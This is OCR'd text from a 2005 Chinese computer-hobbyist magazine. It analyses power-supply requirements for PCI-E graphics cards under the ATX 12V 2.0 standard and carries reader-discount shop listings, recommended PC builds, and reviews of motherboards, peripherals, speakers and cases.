假如单从功率上看，似乎没有问题。让我们来简单的算算一台 SLi 系统的功率。P4 或者 Athlon 64 的功耗大约 110W 左右、主板加双通道内存大约是 40W 左右、硬盘 15W 左右、DVD 刻录光驱 30W 左右、GeForce 6800 Ultra 显卡两块大约为 144W、所有机箱内的散热设备大约也是 30W；以上所有项目总和也只有 380W。而且在 DVD 刻录光驱不工作的时候实际功率要远远低于 30W，所以这样的 SLi 系统搭配 400W 电源也就差不多了。虽然前面提到的 SLi 系统可以仅靠一个 400W 电源就解决问题。这仅仅是简单的将功率相加。要真正了解电源是否能够满足PCI-E显卡的需要还要具体问题具体分析。

PCI-E 显卡供电分析

由于 PCI-E 显卡取代 AGP 显卡的潮流不仅仅是显卡框架的变迁，而伴随是整个 PC 平台的进化而一同更替的。所以要谈 PCI-E 显卡的供电就不能够抛开 LGA775 平台、K8 平台和 ATX 2.0 电源标准来谈。当显卡从 AGP 过渡到 PCI-E 之后，为了满足更高的功耗，PCI-E 在插槽的最前端的供电部分下了很多工夫，五根 +12V 金手指、三根 +3.3V 金手指和一根 +3.3V 待机为 PCI-E 接口提供了高达 75W 的电能。在供电电压的选择上面，PCI-E 主要靠 +12V 供电，去掉了 +5V 供电，保留了 +3.3V 供电。而为了满足更高的供电要求，电源的变革也和显卡的变革一起伴随着新PC平台的更迭做出了改进。24Pin 的 ATX 12V 2.0 电源标准取代了 20Pin 的 ATX 12V 1.3 电源标准(见图 1)，英特尔制定的 ATX 12V 2.0 标准除了 24Pin 接口里面多余的 4Pin 通过金手指给 PCI-E 插槽供电之外，还规定了必须要有 6Pin 的单独接口给 PCI-E 显卡供电。在 6Pin 供电方面一些厂商采取了用两个 4Pin 光驱供电接口来代替 6Pin 的独立供电接口，比如笔者手上的这块 GeForce 6800 Ultra。



图 1

双路 12V 输出很重要

以上所提到的只是 ATX 12V 2.0 在外观上相对于

附表

显卡型号	默认核心频率/显存频率	Min	Max	超频核心频率/显存频率	Min	Max
GeForce 6800 Ultra	400/1100	29.28	72.09	440/1250	30.60	76.55
GeForce 6800 GT	350/1000	23.41	55.39	420/1150	24.76	64.35
GeForce 6800	350/700	16.96	38.88	375/900	18.03	40.38
RADEON X800 XT	525/1150	17.62	63.23	550/1250	18.43	65.88
RADEON X800 Pro	475/900	14.98	48.2	630/1180	22.31	55.47

ATX+12V 1.3电源的变化，ATX 12V 2.0电源规范相对于ATX 12V 1.3电源规范最大的特点就是2.0版的电源有两路+12V输出。LGA775和K8平台的电脑对+12V输出的需求不但非常大，而且质量也要求更高。根据nVIDIA官方公布的数据表示GeForce 6800 Ultra的功率高达100W以上(和前面的测试结果并不一定矛盾，也许nVIDIA描述的是峰值功率)，无论是英特尔还是AMD的CPU功率也都提高到了100W以上；更要命的是新平台下无论CPU还是显卡都是主要依靠+12V供电，显然一路+12V最大18A电流的供电能力显得捉襟见肘，因此两路+12V输出理论最大能够提供36A电流的ATX 12V 2.0标准电源可以保证在系统对+12V输出过大时保障供电充足。

没有双路12V输出会有什么问题?

那么假如我们用转口线将400W的20Pin ATX 12V 1.3标准电源用转换线转换为24Pin口电源来给这样的高档PCI-E平台显卡供电会出现什么问题呢？虽然ATX 12V 1.3标准理论上最多可以提供18A的电流，但在实际应用中能够提供稳定的为12V供电提供14～15A电流的电源就不错了。单块GeForce 6800 Ultra显卡需要+12V输出至少4.5A的电流，完全要靠+12V供电的Athlon64 FX-51功耗也高达110W，不算电路转换损耗也需要+12V输出将近9A的电流，再加上电脑系统中光驱、硬盘等需要+12V供电的设备，+12V没有18A以上的输出是根本不可能带起来的，即使是这还没有考虑到硬盘和光驱里的直流电机在系统启动那瞬间将数倍增长的电流需求和电路转换损耗。在ATX 12V 1.3电源标准下，400W以上的大功率电源+12V输出并没有什么实际上的改善，多余的功率都集中浪费在了+5V和+3.3V上。这样的电源在+12V输出电流超标工作的情况下，不但供电线材损耗非常大，而且+12V输出电压也变得非常不稳定。而且考虑到我们国家南方夏天会出现用电高峰的情况，你真的能够保证电源使用的居民电网的电压不低于220V吗？这样重压下的供电环境轻则导致系统不稳定，重则可能对显卡、CPU、硬盘和光驱等主要依靠+12V供电的设备造成硬件上的损害。而质量比较好的400W ATX 12V 2.0标准电源每路12V都可以独立输出14A的电流，这就在很大程度上避免了显卡和CPU争抢+12V输出电流。





图2 转口线

几个建议

笔者在这里奉劝各位使用GeForce 6800GT和ATi X800 PRO以上的PCI-E显卡的读者最好使用400W以上的ATX 12V 2.0标准电源；而使用GeForce 6600GT和ATi X700的朋友虽然可以使用350W的ATX 12V 1.3标准电源，但是最好还是使用350W的ATX 12V 2.0标准电源；至于使用GeForce 6200和ATi X300的用户来说，一个优质的350W ATX 12V 1.3标准电源就可以满足你的需要。当然了，假如你是准备使用SLi和3D1的富裕玩家的话，笔者还是希望你能够顺便多买上一个400W ATX 12V 2.0来专为显卡供电。

名词解释

3D1是技嘉的“双核心”显卡的代号，但已经成为目前市面上各种“双核心”显卡的代名词。它是在一块显卡上集成了两个显示核心(GPU)，由此得到更强的性能。这种显卡目前市面上并不多见，但几个名牌大厂都有生产，如技嘉3D1-68GT。



产品推荐:

就ATX 12V 1.3标准电源来说，航嘉的冷静王、天之音(典藏/风行版)都是很不错的，但ATX 12V 2.0标准的电源会更令人放心，毕竟双路12V输出在采用PCI-E显卡的系统中的作用是非常明了的。所以这里主要给大家推荐几个采用ATX 12V 2.0标准的电源，以供大家选购时参考。

航嘉磐石400

额定功率：350W
市场售价：299元



九州风神 DIY全能电源

额定功率：400W
市场售价：289元



CF [CP02]

Search for CFan村里大搜查

（阳光提醒你：本期优惠有效期为7月15日至8月1日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

武汉:CFan读者低价享受数码伴侣



数码伴侣是一款新型的多功能存储器,无需通过电脑,即可把数码相机的照片或者资料拷贝到数码伴侣中。它是数码相机、MP3、DV等最理想的存储伴侣。CFan搜查队给大家带来的是安普生DM298,它采用了USB2.0快速存取接口,带有液晶显示屏,支持CF、MS、MSPRO、SD、MMC、XD、MSDUO、SMC卡,MICRODRIVE及其他微硬盘。用CFan杂志换取更低的价格,您还不赶快行动?


优惠产品:

安普生DM298数码伴侣 原价:270元 CFan读者价:240元

商家地址:武汉市洪山区珞瑜路电脑大世界5928室

商家电话:027-59718428

武汉:笔记本升级的时候到了，内存大优惠



准备升级笔记本内存的用户，这下有福啦！这里有IBM和英飞凌的原装内存条，并且都是256MB DDR333的条子，品质很有保障哦！Cfan读者赶快拿起你的杂志,来享受优惠价升级的乐趣吧!

优惠产品:

IBM原装DDR333 256MB笔记本内存

原价:600元 CFan读者价:550元


英飞凌原厂DDR333 256MB笔记本内存

原价: 260元 CFan读者价:190元

商家地址:武汉市洪山区珞瑜路电脑大世界5928室

商家电话:027-59718428

济南:NF4 SLi旗舰级主板优惠百元



时下高端的基于nForce4 SLi芯片主板虽然性能超强,但是价格大多还保持在1500元左右，比较昂贵。不过笔者发掘出一块性价比极高基于nForce4 SLi芯片的主板，是映泰的N4SLI-A9旗舰级主板，采用Socket 939插槽，支持AMD Athlon 64FX和Athlon 64类型处理器，支持2GHz Hyper Transport系统总线，4条双通道DDR400内存插槽，最大支持4GB内存。标准的两条PCI-E16X插槽,通过SLi模式转换卡支持单条PCI-E16X，或者SLi双条PCI-E8X传输速度，具有4个SATA2硬盘接口，支持Raid功能，还板载了支持硬件防火墙功能的千兆网卡，以及ALC850的7.1声道声卡。经过和商家协商，凡是CFan读者在购买前出示15期《电脑爱好者》杂志，就可以优惠249元。(济南搜查队员李嘉报道)

优惠产品:

映泰N4SLI-A9主板原价:1399元 CFan读者价:1150元

地址:济南市山大路143号科技市场A1-9

电话:0531-88367802

济南:外形可爱的30万像素摄像头



现在数码摄像头已经成为十分普及的电脑辅件,笔者在逛市场的时候发现了一款外观可爱而且效果颇佳的摄像头,这个来自昂达的EYEBOB摄像头采用高速的中星微301P视频处理器及CMOS传感器,像素为30万,纯玻璃镜头,而且配备"超广角五玻璃透镜"以及色彩还原最准确、感光度最高的"镁光360色彩传感器",能够以图像捕捉、分析为核心,智能判断玩家的各种动作并转化为电脑输入设备信号。经过笔者和商家协商,凡是CFan读者在购买前出示15期《电脑爱好者》杂志,就可以优惠39元。(济南搜查队员李嘉报道)

优惠产品:

昂达EYEBOB摄像头 原价:199元 CFan读者价:160元

地址:济南市山大路160号二期科技市场3087

电话:0531-88552006

东莞:高速移动存储一兆只要0.014元?



CFan搜查队员今天在市场上给大家找到了一个外形极酷的菱钻Diamondata移动硬盘。这款硬盘配备美国Cypress顶级USB 2.0控制芯片,盘体采用FDB(液态轴承马达)和GDT(玻璃表面直接纹路化技术)。令CFan搜查队员惊奇的是,菱钻移动硬盘实行三年保修(盘体三年包换新),而40GB和60GB的价格仅仅为680和850,平均每兆成本仅1.4分,实乃性价比之典范。现在只要在现场购买时出示15期《电脑爱好者》杂志,就可以CFan读者价购买。(广州搜查队员"小熊在线广东站"报道)。

优惠产品:

DM-HD4B 原价:680元 CFan读者价:620元

DM-HD6B 原价:850元 CFan读者价:780元

地址:东莞市莞城赛博数码广场221A-221F

电话:0769-2507001 2507002

广州:三星金条笔记本电脑内存



Cfan搜查队今天在市面上看到三星金条一款DDR2笔记本环保内存，型号为512M/DDRII 533，三星金条为韩国三星原厂原装品牌内存，作为首家开发成功既不含有铅，也不含有卤素成分的内存，做工与品质自然无可挑剔，只要在现场购买时出示第15期《电脑爱好者》杂志，就可以CFan读者价购买。(广州搜查队员"小熊在线广东站"报道)。

优惠产品:

512M/DDRII 533 原价:680元 CFan读者价:650元

地址:广州市天河路560号太平洋商业中心一期336-5

电话:020-87576307


CF [CP03]




2005暑期“装机配置”
媒体联合评选活动

获选配置之一 英特尔平台

配件	品牌及型号	价格(元)
处理器	Intel Pentium 4 Processor 506	1080
主　板	华硕 P5GDC PRO	1140
显　卡	华硕　彩EN6600Silencer/TD/128M	999
内　存	英飞凌DDR2 533 512MB × 2	880
硬　盘	三星 120G 8MB SATA	680
显示器	玛雅NFS-7D	2199
光　驱	华硕DRW-1608P双16X DVD刻录机	570
键　盘	微软的光学极动套装	180
鼠　标	套装包含	N/A
机　箱	多彩 DLC-MF453	380
电　源	谷K8 350P	280
音　箱	三诺 H-251	280
合计		**8668**






这台主机使用了华硕在Intel 915平台上最具性价比的一款主板，而且是市面上惟一支持DDR600内存规格的主板，十分有利于采用高档内存用户的超频行为。配合P4 506+处理器，系统将表现出非常好的超频潜力。经过我们的试用，这款P4 506+处理器在不加电压、风冷的情况下，与华硕P5GDC PRO搭配外频可以直接提升到800MHz，并且能够完整地跑完全部测试项目！而英飞凌DDR2 533内存，通过超频这款内存能达到DDR600的规格。


华硕　彩EN6600Silencer/TD/128M显卡拥有数项华硕专利技术，最实际莫过于“　彩”技术，这项技术在DVD等视频应用时，让普通的显示器拥有“贵翔”彩电般的显示效果。而华硕专利的GameFace Live、GameLive Show功能更让游戏体验变得更具临场感。

这套配置中，值得一提的还有这款三诺推出的英雄系列的音箱，它能满足游戏音效的较高要求，更同时满足尊贵大气的音箱形象要求。电源　谷K8 350超频卫士，由于　谷电源一向是实标，所以可以充份的保证超频时的电力供应。

这台电脑最突出的特性就是它的每一款配件都拥有非常好的超频潜力，在华硕的智能AI技术的保护下，相信的最后这款处理器的超频结果也将是非常令人满意的。想象一下一台4GHz主频的主机，只用8600元的价格就能拿下是一件多么令人高兴的事情，这样一台主机应该会成为超频爱好者的最爱。

获选配置之一 AMD平台





配件	品牌及型号	价格(元)
处理器	AMD Athlon 64 3000+ Socket939 E3	1240
主　板	华硕 A8V	850
显　卡	华硕　彩A9550GE/TD/256M	599
内　存	金士顿(Kingston) DDR400 512MB × 2	820
硬　盘	希捷 7200.7 SATA 120GB	650
显示器	明基 FP71G+s	2299
光　驱	台电的康宝	299
键　盘	LG开拓者套装	120
鼠　标	套装包含	N/A
机　箱	多彩 MF420空箱	200
电　源	谷K8 350P	280
音　箱	三诺 H-211	199
合计		**7556**

华硕的A8V采用了VIA K8T800Pro芯片组，支持新一代64位平台的AMD Athlon 64 Socket 939处理器。同样具有智能AI NET技术和AI超频，第二代刷不死技术更可以全面的保障系统的安全运行。Athlon64 3000+ Socket939 E3处理器是目前AMD的Athlon 64处理器中性价比最高的一款，在性能、功耗等方面有着更好的表现。华硕　彩A9550GE/TD/256M是一款专门面向游戏爱好者的显卡，它也同样具有“　彩”功能，同时提供GameFace Messenger功能，让您不管是置身于游戏内或是游戏外，沟通都更具乐趣。

这套配置中，同样采用了三诺出品的英雄系列2.1音箱，它的价格和性能表现非常具有性价比优势。明基FP71G+S液晶显示器被誉为“金属男人”，整体线条风格十分硬朗，8ms的极速响应，银白色面板搭配流行性的黑色底座，刚柔并进。与音响相配，外形显得相得益彰。

这款产品的搭配，是AMD平台市场上比较合理的选择之一，华硕的A8V主板和华硕　彩A9550GE显卡保证了系统具有强大的扩展性和游戏性，良好的超频性能和独特的软件技术支持可以提供最好的视觉娱乐享受。再配合金属气息十足的显示器和机箱，使整体感觉更加时尚，更加适合年轻人使用。

CF [CP04]

最强整合——斯巴达克A200GDMS


■ 陕西　红色代码

拥有完整DirectX9架构的ATi RADEON Xpress 200系列芯片的发布，标志着第一款完整支持DirectX9图形核心芯片的诞生，而这一芯片体现出来最重要的地方，就是它提供了新一代PCI-Express总线架构，斯巴达克的新产品A200GDMS正是在这些新技术的支持下新鲜出炉，杀入竞争激烈的主板市场的。

看到斯巴达克A200GDMS的时候，首先被它深红色稳重而大气的底板颜色所吸引，优良的材料和精细的做工无不表现出它作为一款好主板的必要条件。斯巴达克A200GDMS支持64位 AMD 754-pin CPU，采用ULI M1573+ATi RADEON Xpress 200的南北桥芯片组，其整合图形芯片的性能相当于X300规格，由于该系列芯片内建DirectX9构架，其图形显示质量在所有整合主板中是最好的，完全可以满足普通用户的工作及娱乐需求，单独再插一块PCI-E X16的显卡，就可以让用户感受到超级游戏平台的　力。南桥芯片支持4个SATA接口，也为老式IDE硬盘和光驱用户提供了接口。

斯巴达克A200GDMS拥有两个内存插槽，最大支持2GB的DDR400内存，两个PCI插槽为使用扩展工具的用户提供了便利。CPU电容采用环保、低阻抗、高稳定性的CPAE Capacitors固态电容，彻底消除了爆浆隐患。整合的ALC880 8声道AC97声卡能确保用户享受到高品质的音乐，RealTek RT8100C百兆网卡又为用户节省了一笔开资。另外，由于CPU和散热片紧密接触靠的是CPU风扇上的强力弹簧卡扣，为了防止弹簧卡扣的作用力使主板变形，斯巴达克A200GDMS还在主板背面设计了加固框架，可谓用心良苦。

斯巴达克A200GDMS附赠配件有2根SATA数据线、IDE/软驱排线各一根、机箱背板、说明书及驱动盘，还有一块S端子附加卡，该S端子卡配合板载的TV-OUT接口，就可以实现视频输出功能。



作为一款整合显卡性能最强大，而且可以升级PCI-E X16显卡主板，斯巴达克A200GDMS的售价不足700元，实在是让慧眼识货的用户动心。

CF [CP05]

ATi的小强主板 你见过吗?

■ 北京　平宇

曾经有人问过:全球最大的显卡厂商是哪个？N记还是A记，相信绝大多数人想到的首先是这两个显卡业的巨　。但正确答案应该是Intel，全球最大的CPU制造商兼全球最大的显卡制造商。也许很惊人，但想想也颇合理，游戏发烧友毕竟是少数，大部分的电脑使用者平时只是跑跑Word，聊聊QQ，上上网，玩玩小游戏，过多的性能他们用不上，也不愿为此多支付费用。因此在Intel的主板芯片中，G和P这两个字母总是同时出现，像一对双生兄弟，一生下来就携手打天下。更有趣的是，尽管集成了显示核心，Intel出于市场营销的种种考虑，G却并不比P贵多少。除此之外，随着技术的发展，Intel集成的显示核心也逐渐变强，性能上的相对缺陷也渐渐被人们忽视，Intel这最大的显卡制造商的头衔也终于名至实归。



nVidia认识到了危机的来临，匆匆推出了nForce、nForce2、nForce3、nForce4…此举一下惊醒了梦中人，ATi终于迅速研发了自己的北桥芯片，当然也集成了自己的老手艺——显示技术，同时也与Intel的老对手AMD结盟推出了颇具竞争力的整合芯片组——Radeon Xpress 200(RS480)。

今天拿到的正是斯巴达克首先推出的基于ATi Radeon Xpress 200的A200GDMS主板，板形为Micro-ATX，颇为精致，至于内涵怎么样，就让我们来仔细瞧一瞧。

首先让我们看一下这块板子的官方技术参数:斯巴达克A200GDMS支持目前主流的DDR400内存，最大容量2GB，主板为未来显卡的升级预留了一个PCI-E X16接口，另外有1个PCI-E X1接口以及2个32bit PCI插槽，能够满足其他扩展设备的需要。南桥方面采用了ULI M1573芯片，支持四个SATA150接口，支持RAID 0/1/0+1；支持2个ATA133 IDE接口，老硬盘以及光驱使用不再发愁。主板集成有RealTek RT8100C百兆网络芯片以及ALC880 8声道AC97音频解码芯片，支持高保真音频。同时主板集成的显卡还拥有TV-OUT输出接口，通过所赠送的附加接口卡实现S-端子/复合视频输出，不过它们是通过连线从主板上扩展出来的。

从外观上大体来看，这块主板做工用料完全遵循了ATi原厂规范，标准的Micro-ATX板型设计，用料扎实，布局紧凑，采用了高品质电容，接插件均系大厂出品，能够保证主

驾驭“宝马” 狙击天下

——BenQ“狙击天下”键鼠套装试用感受

■山西　崔岩



拿到这款明基键鼠套装，其样式之新，功能之全，着实让我心动！一款X架构的键盘和゛宝马゛鼠标！

一进寝室门，等待多时的众室友就争相跑过来゛观摩゛。看到银黑色的鼠标优雅的放在那里，上面红色的滚轮跟着两个黑色的功能键，后面射出红色的幽光……越看越像宝马轿车！而当我听说这确实是宝马公司的设计时不禁一声感叹：゛惊奇！宝马的创意的确经典，设计出来的东西就是与众不同！゛

和传统鼠标不同的是，这辆゛宝马゛的゛四轮゛不是传统的四个点，而是由前面一个光滑的长条垫片来代替，使他更光滑更易操作。我以前在玩WAR3时总抱怨鼠标移动太慢，而刚换上它却快的有些不适应！我的apm已经由130轻松升到150-160，手速大大提高。而CS时用大狙和M4都爽了很多。强烈建议和我一样的魔兽和CS玩家都来试试。

说到键盘，突然想起一件郁闷的事。当时我正在写东西，突然发现有一个小小的画着月亮的键不知道是什么作用，我就随手按了下去，结果是立即重起！写了一半的东西还没有保存就……哎！郁闷！不过这正是这款键盘最令人惊讶的地方，相当丰富的多媒体功能键，但却一点都不凌乱，操作起来十分方便。

这款键盘和鼠标一样，也抛弃了传统观念，它继承了BENQ海湾键盘的弯弧特点，设计很人性化，能自然抬高，尤其是采用了X架构。资料上说゛X架构是运用两组平行四连杆机构，以强迫运动方式运动，让使用者按触键盘的四个角落时，都能享受到顺畅及一致的手感゛。相比之下，普通的台式机键盘，手指若是落在键帽的四个角落与落在键帽的正中间，所耗费的力道是完全不同的，这样就会造成敲击键盘时的手感很不一致。据大量试验结果统计分析表明，传统的台式机键盘在敲击时所耗费的力道要比゛X架构゛高5～12倍。以下是笔者试用这款键盘的几点感受。

第一，这款键盘由于使用了X架构，键帽高度大大下降直逼笔记本电脑，当然如果你喜欢厚重的，它还配套有厚厚的底座，可以拆卸，适合大家的多种需求。

第二，按键行程短。这款键盘键帽模组高度只有10mm左右，比起传统的台式机键盘高达20mm的设计要低了很多，゛X架构゛键盘继承了台式机键帽的优点，手感基本保持和台式机一致。

第三，噪音小。工作噪音也是键盘的一个重要的指标，明基这款键盘的工作噪音要比传统键盘低很多。这个笔者最有体会了，敲打键盘时发出的声音很轻，说起来还真的很好听，很优雅。

总而言之，我觉得这套键鼠很适合游戏玩家，和经常打字的人。价格有点高了，不过还是很值的，为了自己的双手，破费一点点也没有什么吧。 CF[CP07]

板工作的稳定性和使用寿命。

现在进入实测，既然主芯片是ATi出品，我们重点就放在显示性能的对比上，究竟是AMD+ATi的双A组合强，还是Intel一家独大，我们拿出最BT的几款游戏来试炼一下他：Far Cry、虚幻竞技场2004、模拟人生2、越南战争。

从效果看，RS480所集成的显卡性能稍逊于X300SE的水平，但是的确要强于Intel915主板所集成的IGM芯片。造成这个结果的原因主要是RS480内建了完整的DirectX9硬件构架，从而具备了对于Pixel Shader2.0和Vertex Shader2.0的支持，因此具备了完整的DirectX9规格，其在所有整合图形主板中画质是最好的。Intel此时的确不是双A的敌手。ATi似乎终于认识到性能的绝对值和市场的占有率并没有绝对的关联，此次RS480系列的表现完全可以满足那些对图形性能没有过高要求的用户。



回到斯巴达克这块A200GMS上来说，它几乎拥有目前市场上最新的主流技术如PCI-E、SATA RAID支持，拥有最强性能、最好画质的DX9整合显卡，完全可以满足普通用户的诸多需求。而对于发烧游戏玩家，插上一片超强的PCI-E X16显卡它就立刻变成强大的游戏平台，可见斯巴达克这块A200GDMS主板的出现为日益增长的AMD64用户提供了一个廉价并可持续升级的平台，相信在中低端都会得到不少消费者的认同。

说到这块主板的缺点，可能是受制于Micro-ATX的板形，这块主板的北桥芯片散热器紧贴着PCI-E X16插槽，想加装配有大型散热器的显卡估计有困难，可能是同样的缘由吧，2条DIMM插槽距离也颇近，自然是对散热不利了。最后，如果PCI-E的插槽多些，可扩展性就会大大加强，而这个就得看主板设计师゛螺　壳里做道场゛的功夫了^_^。但是这块゛小强゛主板的小而强大相信大家都明了了，适不适合自己，那就是见仁见智了。 CF[CP06]



漫步者的MINI音箱三兄弟

■ CFan 评测室

年初的时候，漫步者推出了新的M系列的第一款产品，2.1笔记本音箱——M3。受到了广泛的好评。日前，我们得知，M系列的三款新品又将上市。前不久我们收到了这三款样品——M1、M2、M3改进版。

M1

与M3相比，M1不能算是单纯的笔记本音箱了。它的设计更为接近通用的便携式音箱的理念。一个塑料制造的"眼镜盒"式外形，上面有两个一寸的金属单元。从造型和使用上，M1都比较接近创新的NB系列便携式音箱。不过目前M1还不支持内置电池，而需要外接电源，这就使得它的应用性多少受了限制。

M1并不具备音量调节功能，所以作为配套，漫步者同时发布了热键音量调节软件，这个软件在漫步者的官方网站上有介绍和下载。



M1自带了一个有机玻璃的透明罩子，而在使用时，这个罩子也是它的支架。

M2



M2的样子，像不像超小版本的S2000？它自带了一个塑料的保护罩用于保护扬声器，使用的时候要摘下来。

M2是此次漫步者发布的重点产品。它的定位和M1正好完全相反，是一款几乎不能移动的微型音箱。

看M2的造型，大概第一个印象就是它很像MINI版的S2000。实际上M2的确也是一款全木质的微型音箱，同样使用钢琴漆喷涂，只是前面板是一整块铝板车削而成，同时使用的是一个2寸的全频带单元。

虽然体积极小，但M2依然采用的是内置功放设计，只是电源需要外置。它采用的是后倒相结构，数字按钮控制。

M2的设计，虽然用了"M"的"移动产品"编号，但实际上显然是非常不适合移动的，木质箱体、钢琴漆等等，要随身移动大概要不了半年就会面目全非。其实从我们的感觉来看，M2和M1一样，虽然打着"移动"和"笔记本"的旗号，但和M3相比，都不是典型的笔记本音箱。

如果说M1实际针对的典型用途其实是在室外情况下的便携音乐回放的话，那么M2就可以被认为是正好相反的"室内"版，其实最能体现它价值的是卧室环境，作为一个小巧的卧室音箱使用，而非跟着笔记本走来走去。


M2的音质非常出乎意料，就初步的听感来说，除了在低频的量和力度上以及在高频的延展性上有所不足外，M2的音质甚至在一定程度上超过R1200T。可以算漫步者今年的产品中，相当引人注意的一款低价位产品。

M3

漫步者此次推出的第三款产品是M3音箱的改进版，与M3相比，M3改进版在电路和造型设计上没有任何变化，主要的改进是改写了它的电路控制程序，增加了音量控制保护能力，并对淡入淡出作了改进。



M2的铝合金扬声器，这是M2音质的保证



M2使用了数字调节的控制方式，使用起来非常方便

CF [CP08]



多彩 DLC-MF426 机箱

■ CFan 评测室



多彩的名车系列机箱是机箱市场上比较有特色的产品。而 MF426 则是名车系列最新推出的产品，别名为“法拉利”。

MF426 采用了全红外壳、黑红相间的流线面板，正如法拉利跑车的色泽，而面板的下部所留的指示灯和前置接口正如汽车的散热器和车灯。看上去非常吸引人。

而 MF426 也是一款支持 38 度标准的产品，采用了可伸缩的进气罩，并设置了可拆洗得防尘网。

这款产品的散热作得很好，连下部也设计了辅助进气口帮助散热。而它标配的是多彩 DLP-320A 电源，可以满足大多数用户的需求。

CF [CP09]

多彩游戏王 DLC-MG430 机箱

■ CFan 评测室



游戏王系列，是多彩今年推出的新系列产品，其中 DLC-MG430 是这个系列的第一款产品。



MG430 的外观看上去极有特色，看正面，一位同事脱口而出——这不是变形金刚吗？的确，MG430 的面板造型看上去的确和变形金刚的标志有点像。这也充分表现了这款产品的定位。

MG430 是一款符合 Intel38 度规范的产品，特有的双程互动式散热通道设计，有效保证了整机的散热效果；在英特尔 38 度空间的规范基础上，多彩 MG430 独特的 12CM 静音大风扇更领先于普通机箱的散热。当大风扇轻轻运转时，神奇的风扇静音彩灯散发出的迷幻光芒，便透过机箱晶莹的右侧窗淋漓尽泻。

它还具有 Intel 所要求的防入侵装置，可以在打开机箱时报警。作为同类中的高端产品，它标配的电源也毫不逊色，严格通过国家 3C 认证的多彩龙卷风 388A 电源，有着丰富的接口能为主机提供强大、稳定的动力保证。提供 4 个光驱位，，6 个硬盘位设计，扩展性强，箱体加长设计，提供更多的升级空间。

CF [CP10]

微星K8T Neo-V v2.0主板



■ CFan评测室

支持PCI-E的主板已经成为现在的主流潮流，不过对于大多数用户来说，真正使用的还是主流的AGP和PCI设备。而这部分用户又有使用新的高频率CPU的需要。微星K8T Neo-V v2.0主板就是这种需求下的产物。

K8T Neo-V v2.0主板是前一段时间推出的K8T Neo-V 的改进版，它采用了小尺寸ATX的结构，支持754结构的K8 CPU，提供了一条AGP插槽和四条PCI插槽。采用的是VIA推出的支持K8的K8T800芯片组。由于不支持PCI-E插槽和较为高档的939结构的K8，所以K8T Neo-V v2.0的价格非常低廉，但其他K8芯片组所具有的特性一应俱全，如支持SATA 150等。

K8T Neo-V v2.0提供了一条AGP 8×插槽和4条PCI插槽。4组PCI插槽中，最外面一组采用了醒目的橙色，这是微星在标准PCI插槽上改良而来的PCI通讯插槽，除基本的PCI插槽功能外，它还可以插入微星自己设计的802.11g+蓝牙双规格无线网卡。仅需要一根天线，就可以提供蓝牙、WLAN两种无线解决方案。

扩展接口方面，K8T Neo-V v2.0并没有什么标新立异的设计：2个PS/2，1个并口，6个USB 2.0接口（其中2个在主板背板上，4个需要通过转接线引出）。搭载了百兆网卡芯片和普通的5.1声卡。

从K8T Neo-V v2.0的设计可以看出，这款产品在设计时所考虑的就是"够用就好"，在此基础上，将用户最为需要的支持如CPU支持等充分保证，而对于PCI-E显卡、939CPU等较为昂贵的设备则不予支持，同时将相关周边设备的成本降至最低。所以这款产品也就能拥有一个非常低廉的价格，满足对性能追求有限而最大程度追求性价比的用户的需求。

CF [CP11]



HP PSC-1318多功能一体机

■ CFan评测室

多功能一体机是近年来所流行的一类新产品，HP是这类产品的主要倡导者之一。PSC-1318是HP最新推出的一款复印-打印主导型的一体机。

